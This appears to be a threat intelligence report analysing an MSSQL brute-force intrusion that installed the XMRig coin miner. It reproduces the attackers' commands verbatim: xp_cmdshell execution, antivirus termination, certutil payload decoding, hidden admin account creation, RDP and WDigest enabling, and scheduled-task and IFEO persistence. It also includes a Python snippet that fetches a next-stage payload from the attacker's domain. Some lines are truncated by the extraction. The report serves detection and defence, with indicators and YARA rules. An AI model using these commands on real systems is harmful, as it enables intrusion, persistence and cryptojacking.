coinminer exploit

SELECT XMRig FROM SQLServer

July 11, 2022

In March 2022, we observed an intrusion on a public-facing Microsoft SQL Server. The end goal of this intrusion was to deploy a coin miner. Although deploying a coin miner on a vulnerable server after successful exploitation is a common objective for threat actors, this intrusion was slightly different and therefore more interesting.

US CERT recently published a malware analysis report related to XMRig coin miner on 23rd June 2022 (https://www.cisa.gov/uscert/ncas/analysis-reports/ar22-174a) and a security tip for defending against this threat (https://www.cisa.gov/uscert/ncas/tips/ST18-002).

Summary

Over the month of March, we observed a cluster of activity targeting MSSQL servers. The activity started via password brute force attempts for the MSSQL SA account. These brute force attempts were observed repeatedly over the month. Examples included one cluster of 24,000 failed attempts

from the same source, over a 27 hour effort, before they finally managed to guess the password. After having the correct credentials in their possession, the attackers then spawned a command shell via xp_cmdshell. According to Microsoft documentation, xp_cmdshell spawns a Windows command shell and passes in a string for execution.

Using xp_cmdshell, the threat actors were able to execute any command against the compromised server. They attempted to kill a bunch of AV programs by using taskkill.exe. The threat actors then wrote multiple commands to a batch file by using echo and redirecting the strings to a file named 1.bat. After the batch file was written they then proceeded to perform the same action echoing data into a file named bigfile.txt. After they finished writing to that file, they ran certutil to decode the base64 data into an executable file. This executable was a privilege escalation tool that was used to execute the batch file to make sure it executed with high enough permissions. They then executed the batch script. The commands included adding new users to the local administrators group, enabling RDP, enabling WDigest, and hiding the newly created admin accounts using the registry.

Once the threat actors had established persistence on the compromised host, they moved to their final objective, which was to install and run the XMRig miner. They dropped a Binary Managed Object Format (BMOF) file along with the miner itself, to do that. The threat actors used mofcomp.exe to decompile the BMOF binary and register a malicious class in the WMI repository. The event consumer of the newly created classes included a VBE script responsible for setting up and executing the XMRig miner with the correct settings.

No other activity beyond the mining was observed before the threat actors were evicted.

Services

We offer multiple services including a Threat Feed service that tracks Command and Control frameworks such as Cobalt Strike, Sliver, BumbleBee, Covenant, Metasploit, Empire, PoshC2, etc. More information on this service and others can be found here.

Artifacts for this case are limited due to the environment. A few log sources are available for this case under our Security Researcher and Organization services.

Analysis and reporting completed by @_pete_0 and @kostastsale

Initial Access

The initial access took place via a brute-force attack, where the threat actors mainly targeted the System Admin (SA) account.

During the intrusions, we could see SQL Server event ID **18456** Failure Audit Events in the Windows application logs. We witnessed more than 24,000 attempts from the same source before the threat actors successfully guessed the username and password for the open SQL database.

Example of the failed brute force attempts:

sa| Reason: Password did not match that for the login provided.|[redacted]
hbv7| Reason: Could not find a login matching the name provided.|[redacted]
su| Reason: Could not find a login matching the name provided.|[redacted]
ps| Reason: Could not find a login matching the name provided.|[redacted]
vice| Reason: Could not find a login matching the name provided.|[redacted]
kisadmin| Reason: Could not find a login matching the name provided.|[redacted]
401hk| Reason: Could not find a login matching the name provided.|[redacted]
sysdba| Reason: Could not find a login matching the name provided.|[redacted]
admin| Reason: Password did not match that for the login provided.|[redacted]
uep| Reason: Could not find a login matching the name provided.|[redacted]
bizbox| Reason: Could not find a login matching the name provided.|[redacted]
neterp| Reason: Could not find a login matching the name provided.|[redacted]
unierp| Reason: Could not find a login matching the name provided.|[redacted]
sp| Reason: Could not find a login matching the name provided.|[redacted]
root| Reason: Password did not match that for the login provided.|[redacted]
bwsa| Reason: Could not find a login matching the name provided.|[redacted]

Followed by eventual successful logins.

TimeWritten	EventID	EventT	EventTypeName	EventC	SourceName	Strings
[redacted] 2022 11:00	18454	8	Success Audit event	4	MSSQL$SQLEXPRESS	sa| [CLIENT: [redacted]
[redacted] 2022 11:00	18454	8	Success Audit event	4	MSSQL$SQLEXPRESS	sa| [CLIENT: [redacted]
[redacted] 2022 11:01	18454	8	Success Audit event	4	MSSQL$SQLEXPRESS	sa| [CLIENT: [redacted]

It it likely that multiple successful logins were observed due to the automated access script that the threat actor was using.


Execution

In the next attack stage, the threat actors established a cmd shell via Extended SQL Stored Procedure (xp_cmdshell). This process allows you to issue operating system commands directly to


the Windows command shell using T-SQL code. An example of command execution following a successful authentication to SQL database using xp_cmdshell:

```
#Executing 'whoami' command on the remote host
EXEC xp_cmdshell 'whoami'
```

At a high level, the overall execution events can be depicted in the below diagram:



If we look into the Windows Application logs, specifically, the SQL Server event ID 15457, captures this as an ‘xp_cmdshell’ event. Additionally, the SQL Server audit collection also captures similar events. The first commands executed by the threat actors included using taskkill for various anti-virus software.



[redacted]	4:40:00 AM	04:40:00.4833777	[redacted]	SQLEXPRESS	EXECUTE	STORED PROCEDURE EXTENDED
	4:39:47 AM	04:39:47.5960567		SQLEXPRESS	EXECUTE	STORED PROCEDURE EXTENDED
	4:39:35 AM	04:39:35.0348675		SQLEXPRESS	EXECUTE	STORED PROCEDURE EXTENDED
	4:39:22 AM	04:39:22.5749886		SQLEXPRESS	EXECUTE	STORED PROCEDURE EXTENDED
	4:39:14 AM	04:39:14.2973858		SQLEXPRESS	EXECUTE	STORED PROCEDURE EXTENDED
	4:39:09 AM	04:39:09.0148814		SQLEXPRESS	EXECUTE	STORED PROCEDURE EXTENDED
	4:39:01 AM	04:39:01.9907511		SQLEXPRESS	EXECUTE	STORED PROCEDURE EXTENDED
	4:34:33 AM	04:34:33.1264040		SQLEXPRESS	EXECUTE	STORED PROCEDURE EXTENDED
	4:34:25 AM	04:34:25.2361160		SQLEXPRESS	EXECUTE	STORED PROCEDURE EXTENDED
	4:34:18 AM	04:34:18.3242890		SQLEXPRESS	EXECUTE	STORED PROCEDURE EXTENDED
	4:34:09 AM	04:34:09.0905214		SQLEXPRESS	EXECUTE	STORED PROCEDURE EXTENDED
	1:26:27 PM	13:26:27.4626355		SQLEXPRESS	EXECUTE	STORED PROCEDURE EXTENDED

Selected row details:

Server Principal Name	sa
Server Principal SID	0x01
Database Principal Name	dbo
Target Server Principal Name	
Target Server Principal SID	NULL
Target Database Principal Name	
Database Name	[redacted]
Schema Name	
Object Name	xp_cmdshell
Statement	exec master..xp_cmdshell 'taskkill /f /im 360safe.exe&taskkill /f /im 360sd.exe&taskkill /f /im 360rp.exe&taskkill /

```
taskkill  /f /im egui.exe
taskkill  /f /im QQPCTray.exe
taskkill  /f /im SafeDogGuardCenter.exe
taskkill  /f /im 360safe.exe
taskkill  /f /im net1895.exe
taskkill  /f /im ekrn.exe
taskkill  /f /im 360rp.exe
taskkill  /f /im QQPCMgr.exe
```

```
taskkill  /f /im SafeDogServerUI.exe
taskkill  /f /im SafeDogSiteIIS.exe
```

The threat actors also favored the execution of batch scripts on the compromised host. They used xp_cmdshell to write a batch script (1.bat) to disk by redirecting strings to the file using echo commands.

A second set of commands were also echoed into a file named bigfile.txt.

Once complete, certutil was used to decode the text and create an executable file.

```
"cmd.exe" /c certutil -decode %USERPROFILE%\AppData\bigfile.txt %USERPROFILE
```

This executable was then used in executing the 1.bat batch file.

```
"cmd.exe" /c %USERPROFILE%\AppData\bigfile.exe -i -c %USERPROFILE%\AppData\1
```

Pulling the hash of the file that was written, matches what appears to be a privilege escalation tool as seen in the hits from THOR scanner: https://www.virustotal.com/gui/file/b67dfd4a818d10a017a4d32386cf4cd2a3974636bed04f27e45de6ada86a56d2/community

We believe this tool may be a variation of NetworkServiceExploit.exe, which attempts to use NetworkService for privilege escalation.

Additionally, we noticed the attackers dropping a file named “xitmf”. Looking into the file’s content, we noticed that the header began with “FOMB”. When flipping the header, it spells BMOF, which indicates a Binary Managed Object Format file. BMOF is a compiled version of a Managed Object Format (MOF) file. As per Microsoft’s official documentation:

> “Managed Object Format (MOF) is the language used to describe *Common Information Model (CIM)* classes.”

MOF files are compiled using the Windows compiler tool mofcomp. Mofcomp.exe is also used to execute scripts by parsing the MOF statements and creates new classes as part of the WMI repository.

```
cmd.exe /c mofcomp.exe
C:\Windows\SERVIC~1\MSSQL$~1\AppData\Local\Temp\xitmf
```

Using the same mofcomp utility, its possible to decompile the BMOF to extract the script, using this command provided by Matt Graeber:

Threat actors also transferred a Visual Basic Encoded (VBE) file that is executed on the host using cscript.exe. Once run, the script would set up and execute the XMRig CoinMiner. During the execution, the password `579562847` is provided as an argument.

```
cscript.exe  /b /e:VBScript.Encode
C:\Windows\SERVIC~1\MSSQL$~1\AppData\Local\Temp\xit 579562847
```

We recognize that this is a VBE file from the file signature (“magic bytes”) at the first four bytes of the top of the file.

We can decode the VBE file using CyberChef:

The script has several functions, one to control the coin miner software on the host, and two, to configure the parameters such as user-agent strings through randomization:

Command interactions are done via WMI, for process discovery:

Process creation:

In the code, we observed further attempts to obfuscate sensitive attributable values:

Using the original password and some further de-obfuscation, we could decipher the values, in this case, the email address is:

`bj87670@gmail.com`

Some other deciphered values relate to coin mining pools:

```
crypto-pool[.]fr
minergate[.]com
```

We also observed another dropper. Threat actors transferred the file ex.exe. Ex.exe is an Unrar application that they used to extract more malicious artifacts:

CommandLine:

```
ex.exe x -prootBRUCE -y C:\Windows\
<REDACTED>\AppData\Local\Temp\istx64f.rar C:\Windows\
<REDACTED>\AppData\Local\Temp\mstrx\<file>
```

File Extracted:

```
WinRing0x64.sys - XMRig cryptominer windows driver
smss.exe - XMRig coin miner
```

```
kit.bat
```

The kit.bat script included instructions for executing the miner as well as for creating persistence via a schedule task. See the contents of the script below:

```
@echo off
set usr=jood.06.10
set app=smss.exe
cd /d "%~dps0"
if "%1"=="-s" (
if EXIST %~dps0smss.exe start /min %~dps0smss.exe -c %usr%
exit
if EXIST %~dps0smss.exe start /min %~dps0smss.exe -c %usr%
schtasks /delete /tn ngm /f
schtasks /delete /tn cell /f
schtasks /create /tn ngm /tr "%~dps0kit.bat -s" /sc hourly /ru ""
schtasks /run /tn ngm
exit
```

Something to note here, regarding the kit.bat script, is that we discovered that its contents were the topic of discussion in a Chinese forum back in 2018.

Link: hxxp://www[.]bathome[.]net/thread-48526-1-1.html

Persistence

The threat actors wrote a batch script (1.bat) that contained commands for establishing persistence on the compromised host. We see the creation of a new account and adding this account to the local administrators group.

```
NET USER Adminv$ !67hCS14ORVg /ADD /expires:never
NET LOCALGROUP Administrators /ADD Adminv$
```

They also made remote RDP connections possible by changing the *fDenyTSConnections* and *UserAuthentication* values to 0.

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
Server\WinStations\RDP-TCP" /v UserAuthentication /t REG_DWORD /d "0" /f
```

```
NET USER Adminv$ !67hCS14ORVg /ADD /expires:never
NET LOCALGROUP Administrators /ADD Adminv$
REG ADD "HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Winlogon\SpecialAccounts\Userlist" /v Adminv$ /t
REG_DWORD /d 0
reg add
"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Sy
stem" /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest
/v UseLogonCredential /t REG_DWORD /d 1 /f
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
Server\WinStations\RDP-TCP" /v UserAuthentication /t REG_DWORD /d "0" /f
NET LOCALGROUP Administrators /ADD Adminv$
NET LOCALGROUP Administratoren /ADD Adminv$
NET LOCALGROUP Administrateurs /ADD Adminv$
NET LOCALGROUP Administratorzy /ADD Adminv$
NET LOCALGROUP Administradores /ADD Adminv$
```

Full Contents of 1.bat

We later see the threat actors writing another batch file to disk and executing it. The kit.bat script contained a scheduled task that would run the kit.bat script on an hourly basis.

```
schtasks /create /tn ngm /tr "%~dps0kit.bat -s" /sc hourly /ru ""
schtasks /run /tn ngm
```

As explained in the execution tactic above, the threat actors installed a malicious WMI event subscription by including a VBScript that would execute on the compromised host. This was used as a method of persistence. The VBScript would execute every day at 23:00 of the host local time.

Decompiled .mof file containing the WMI event subscription.

Breaking down the above screenshot, the WMI event subscription contains the below malicious EventConsumer and EventFilter classes:

Event Consumer:

- Class Name: ASEventConsumerdr
- Content: VBScript

Event Filter:

- Name: EFNMdr (randomly named)
- Trigger: Every day at 23:00 local time

Looking into the VBScript, we notice that it is reaching out to the domain mymst007[.]info on port 4000 to download one more file and save it as temp file.

1. WMI EventConsumer VBScript:

We used the below python code to emulate the VBScript and download the next stage payload:

```
import requests

chars = []
text = ""

response = requests.get("http://mst2.mymst007.info:4000/ex?e=1")

body = response.text.split(',')
for i in body:
  chars.append(int(i) - 2)

for i in chars:
  text = text + chr
```

1. Second stage payload downloaded and executed:

The final method of persistence we observed was the addition of an entry into the Image File Execution Option (IFEO) registry key. By changing the Debugger value to a different executable, an attacker used IFEO to launch a program other than the intended one. In this case, threat actors modified the below registry key to launch the miner executable (smss.exe) instead of the svchost.exe binary.

```
"cmd.exe" /c REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Ex
```

Privilege Escalation

The threat actors dropped a file named bigfile.txt which they used certutil to convert to bigfile.exe which we believe is a variation of NetworkServiceExploit.exe as seen below.

This was used in this intrusion to run the batch file with the following command:

```
"cmd.exe" /c %USERPROFILE%\AppData\bigfile.exe -i -c %USERPROFILE%\AppData\1
```

Defense Evasion

The threat actors attempted to kill antivirus tasks that could be running on the host. The commands targeted the below processes:

```
QQPCTray.exe
QQPCRTP.exe
QQPCMgr.exe
kavsvc.exe
alg.exe
AVP.exe
SafeDogGuardCenter.exe
SafeDogSiteIIS.exe
SafeDogUpdateCenter.exe
SafeDogServerUI.exe
kxescore.exe
kxetray.exe
360safe.exe
360sd.exe
360rp.exe
360rps.exe
360tray.exe
ZhuDongFangYu.exe
```

The privilege escalation tool the threat actors brought with them was written as a text file and then decoded using certutil into a binary file.

```
"cmd.exe" /c certutil -decode %USERPROFILE%\AppData\bigfile.txt %USERPROFILE
```

As we can see from the contents of the 1.bat script, the threat actors are adding a new local administrator user and they proceed with hiding the user account by adding it to the registry using "Special Accounts".

```
REG ADD "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\U
```

Through the execution of the initial batch script, 1.bat, they also disabled the User Access Control(UAC) remote restriction by setting the registry key value to “1”.

```
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System
```

Threat actors also enabled Wdigest.

```
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCr
```

After many files were added to the system the threat actors included commands to remove them once their execution was finished.

```
"cmd.exe" /c DEL %USERPROFILE%\AppData\1.bat
"cmd.exe" /c DEL %USERPROFILE%\AppData\bigfile.txt
"cmd.exe" /c DEL %USERPROFILE%\AppData\bigfile.exe
```

Credential Access

During the initial access credentials were obtained via a brute-force attack against the exposed MSSQL server. No other credential access was observed during this intrusion, although the threat actors did enable WDigest to make later credential access easier.

Command and Control

We observed that the domain mymst007[.]info is used to download further payloads. The domain was created five years ago. We have seen similar reports that make mention of the same

infrastructure. Attacks associated with this domain include the same or similar tactics techniques and procedures (TTPs).

Connections related to the domain – mymst007[.]info

Impact

The impact was concentrated on this one host. We did not see any further activity in this case. The compromised host had XMRig miner installed and running. The miner was also connecting to cryptomining pool such as minergate[.]com.

Indicators

File

```
WinRing0x64.sys
0c0195c48b6b8582fa6f6373032118da
d25340ae8e92a6d29f599fef426a2bc1b5217299
11bd2c9f9e2397c9a16e0990e4ed2cf0679498fe0fd418a3dfdac60b5c160ee5

ex.exe
```

```
a7bafac5ed29a68e0fff6eecc3f5bb3f
4f19b6970e35b3d20f84a91e3af0d82c68096710
428d06c889b17d5f95f9df952fc13b1cdd8ef520c51e2abff2f9192aa78a4b24

kit.bat
91931a2b1ae645004023e1b35fe57314
9f5a7a293c92ef42374cf1471b653ed994446c15
4905b7776810dc60e710af96a7e54420aaa15467ef5909b260d9a9bc46911186

smss.exe
e579cd176b384b38eda6a0c61c51c274
8a3b31ac12d9ac1a44707b1de75b8870189db83a
d3c3f529a09203a839b41cd461cc561494b432d810041d71d41a66ee7d285d69

xit
88fba011db6e5122f4aa2c0343e11275
a2d34aeee2fb7c1ba57a11c03cc33e76f1217548
cfa12bb31d58d30875b7a20ed05b5c100032b6a18802fbdf3913e70288e11a55

xitmf
0c8622c4871541e89d0173d5be0db8aa
b01a88df39857417233d9bd3256f82d0fdcc63f8
beda317d74b8f1090e251205064e686d330a0502006a54dc94d528d6bd16c416
```

Network

```
minergate[.]com
mymst007[.]info
bj87670@gmail.com
```

Detections

Sigma

Custom Sigma rules

Suspicious Commands by SQL Server

MOFComp Execution

Hiding Local User Accounts

SigmaHQ

System File Execution Location Anomaly – https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/proc_creation_win_system_exe_anomaly.yml

Suspicious Shells Spawn by SQL Server – https://github.com/SigmaHQ/sigma/edit/master/rules/windows/process_creation/proc_creation_win_susp_shell_spawn_from_mssql.yml

Suspicious Execution of Taskkill – https://github.com/SigmaHQ/sigma/blob/04a3dfeb019fb326a2a411e87049c4a59d81bfb5/rules/windows/process_creation/proc_creation_win_susp_taskkill.yml

Net.exe User Account Creation – https://github.com/SigmaHQ/sigma/blob/8bb3379b6807610d61d29db1d76f5af4840b8208/rules/windows/process_creation/proc_creation_win_net_user_add.yml

Wdigest Enable UseLogonCredential – https://github.com/SigmaHQ/sigma/blob/b4cb047ae720b37b11f8506de7965dc29d5920be/rules/windows/registry/registry_set/registry_set_wdigest_enable_uselogoncredential.yml

DNS Events Related To Mining Pools – https://github.com/SigmaHQ/sigma/blob/578c838277fdba88704ff3fed3268e87bd7277e0/rules/network/zeek/zeek_dns_mining_pools.yml

Yara

```
 rule miner_batch {
   meta:
      description = "file kit.bat"
      author = "TheDFIRReport"
      reference = "https://thedfirreport.com/2022/07/11/select-xmrig-
from-sqlserver/"
      date = "2022/07/10"
      hash1 =
"4905b7776810dc60e710af96a7e54420aaa15467ef5909b260d9a9bc46911186"
   strings:
      $a1 = "%~dps0" fullword ascii
      $a2 = "set app" fullword ascii
      $a3 = "cd /d \"%~dps0\"" fullword ascii
      $a4 = "set usr=jood" fullword ascii
      $s1 = "schtasks /run" fullword ascii
      $s2 = "schtasks /delete" fullword ascii
      $a5 = "if \"%1\"==\"-s\" (" fullword ascii
   condition:
      uint16(0) == 0xfeff and filesize < 1KB and
      3 of ($a*) and 1 of ($s*)
}


rule file_ex_exe {
   meta:
      description = "files - file ex.exe.bin"
      author = "TheDFIRReport"
      reference = "https://thedfirreport.com/2022/07/11/select-xmrig-
from-sqlserver/"
      date = "2022/07/10"
      hash1 =
"428d06c889b17d5f95f9df952fc13b1cdd8ef520c51e2abff2f9192aa78a4b24"
   strings:
      $s1 =
"d:\\Projects\\WinRAR\\rar\\build\\unrar32\\Release\\UnRAR.pdb" fullword
ascii
      $s2 = "rar.log" fullword wide
```

```
      $s3 = "      <requestedExecutionLevel level=\"asInvoker\"
uiAccess=\"false\"/>" fullword ascii
      $s4 = "  processorArchitecture=\"*\"" fullword ascii
      $s5 = "%c%c%c%c%c%c%c" fullword wide /* reversed goodware string
'c%c%c%c%c%c%c' */
      $s6 = "  version=\"1.0.0.0\"" fullword ascii
      $s7 = "%12ls: RAR %ls(v%d) -m%d -md=%d%s" fullword wide
      $s8 = "  hp[password]  " fullword wide
      $s9 = " %s - " fullword wide
      $s10 = "yyyymmddhhmmss" fullword wide
      $s11 = "--------  %2d %s %d, " fullword wide
      $s12 = " Type Descriptor'" fullword ascii
      $s13 = "\\$\\3|$4" fullword ascii /* hex encoded string '4' */
      $s14 = "      processorArchitecture=\"*\"" fullword ascii
      $s15 = " constructor or from DllMain." fullword ascii
      $s16 = "----------- ---------  -------- -----  ----" fullword wide
      $s17 = "----------- ---------  -------- ----- -------- -----  -----
---  ----" fullword wide
      $s18 = "%-20s - " fullword wide
      $s19 = "      publicKeyToken=\"6595b64144ccf1df\"" fullword ascii
      $s20 = "      version=\"6.0.0.0\"" fullword ascii
   condition:
      uint16(0) == 0x5a4d and filesize < 900KB and
      8 of them
}


rule smss_exe {
   meta:
      description = "files - file smss.exe.bin"
      author = "TheDFIRReport"
      reference = "https://thedfirreport.com/2022/07/11/select-xmrig-
from-sqlserver/"
      date = "2022/07/10"
      hash1 =
"d3c3f529a09203a839b41cd461cc561494b432d810041d71d41a66ee7d285d69"
```

```
   strings:
      $s1 = "mCFoCRYPT32.dll" fullword ascii
      $s2 = "gPSAPI.DLL" fullword ascii
      $s3 = "www.STAR.com" fullword wide
      $s4 = "4;#pMVkWTSAPI32.dll" fullword ascii
      $s5 = "        <requestedExecutionLevel level=\"asInvoker\"/>"
fullword ascii
      $s6 = "dYDT.Gtm" fullword ascii
      $s7 = "|PgGeT~^" fullword ascii
      $s8 = "* IiJ)" fullword ascii
      $s9 = "{DllB8qq" fullword ascii
      $s10 = "tfaqbjk" fullword ascii
      $s11 = "nrvgzgl" fullword ascii
      $s12 = "      <!--The ID below indicates application support for
Windows 10 -->" fullword ascii
      $s13 = "5n:\\Tk" fullword ascii
      $s14 = "  </compatibility>" fullword ascii
      $s15 = "HHp.JOW" fullword ascii
      $s16 = "      <!--The ID below indicates application support for
Windows 8 -->" fullword ascii
      $s17 = "      <!--The ID below indicates application support for
Windows 7 -->" fullword ascii
      $s18 = "Wr:\\D;" fullword ascii
      $s19 = "px:\"M$" fullword ascii
      $s20 = "  <trustInfo xmlns=\"urn:schemas-microsoft-com:asm.v3\">"
fullword ascii
   condition:
      uint16(0) == 0x5a4d and filesize < 23000KB and
      8 of them
}


rule WinRing0x64_sys {
   meta:
      description = "files - file WinRing0x64.sys.bin"
      author = "TheDFIRReport"
      reference = "https://thedfirreport.com/2022/07/11/select-xmrig-
from-sqlserver/"
```

```
      date = "2022/07/10"
      hash1 =
"11bd2c9f9e2397c9a16e0990e4ed2cf0679498fe0fd418a3dfdac60b5c160ee5"
   strings:
      $s1 =
"d:\\hotproject\\winring0\\source\\dll\\sys\\lib\\amd64\\WinRing0.pdb"
fullword ascii
      $s2 = "WinRing0.sys" fullword wide
      $s3 = "timestampinfo@globalsign.com0" fullword ascii
      $s4 = "\"GlobalSign Time Stamping Authority1+0)" fullword ascii
      $s5 = "\\DosDevices\\WinRing0_1_2_0" fullword wide
      $s6 = "OpenLibSys.org" fullword wide
      $s7 = ".http://crl.globalsign.net/RootSignPartners.crl0" fullword
ascii
      $s8 = "Copyright (C) 2007-2008 OpenLibSys.org. All rights
reserved." fullword wide
      $s9 = "1.2.0.5" fullword wide
      $s10 = " Microsoft Code Verification Root0" fullword ascii
      $s11 = "\\Device\\WinRing0_1_2_0" fullword wide
      $s12 = "WinRing0" fullword wide
      $s13 = "hiyohiyo@crystalmark.info0" fullword ascii
      $s14 = "GlobalSign1+0)" fullword ascii
      $s15 = "Noriyuki MIYAZAKI1(0&" fullword ascii
